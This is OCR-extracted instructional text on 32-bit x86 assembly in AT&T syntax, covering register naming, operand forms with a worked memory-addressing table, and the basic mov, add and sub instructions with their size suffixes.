
Table 1. x86 Registers and Mechanisms for Accessing Lower Bytes.

32-bit register (bits 31-0)	Lower 16 bits (bits 15-0)	Bits 15-8	Bits 7-0
`%eax`	`%ax`	`%ah`	`%al`
`%ebx`	`%bx`	`%bh`	`%bl`
`%ecx`	`%cx`	`%ch`	`%cl`
`%edx`	`%dx`	`%dh`	`%dl`
`%edi`	`%di`		
`%esi`	`%si`		


8.1.3. Instruction Structure

- Consider the instruction
  - **add $0x2, %eax**
- The **opcode** is "add"
- The **operands** are "$0x2" and "%eax"
- **Constant** (literal) values are preceded by $, like "$0x2"
- **Registers** are written like "%eax"
- **Memory** locations
  - 0x8(%ebp)
    - Take the value in **ebp**, add 8, go to that memory location
    - This is a pointer dereference
  - 0x8100 is an immediate memory address


Examples



Operand	Form	Translation	Value
%ecx	Register	%ecx	0x4
(%eax)	Memory	M[%eax] or M[0x804]	0xCA
$0x808	Constant	0x808	0x808
0x808	Memory	M[0x808]	0xFD
0x8(%eax)	Memory	M[%eax + 8] or M[0x80c]	0x12
(%eax, %ecx)	Memory	M[%eax + %ecx] or M[0x808]	0xFD
0x4(%eax, %ecx)	Memory	M[%eax + %ecx + 4] or M[0x80c]	0x12
0x800(,%edx,4)	Memory	M[0x800 + %edx*4] or M[0x804]	0xCA
(%eax, %edx, 8)	Memory	M[%eax + %edx*8] or M[0x80c]	0x12




Address	Value
0x804	0xCA
0x808	0xFD
0x80c	0x12
0x810	0x1E



Register	Value
%eax	0x804
%ebx	0x10
%ecx	0x4
%edx	0x1

Notes



- Constant forms cannot serve as destination operands.
- Memory forms cannot serve *both* as the source and destination operand in a single instruction.
- In cases of scaling operations (see the last two operands in Table 2), the scaling factor must be one of 1, 2, 4, or 8.

8.2. Common Instructions

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



Instruction	Translation
`mov S, D`	S → D (copies value of S into D)
`add S, D`	S + D → D (adds S to D and stores result in D)
`sub S, D`	D - S → D (subtracts S *from* D and stores result in D)

8.1.5. Instruction Suffixes



Suffix	C Type	Size (bytes)
b	`char`	1
w	`short`	2
l	`int`, `long`, `unsigned`	4

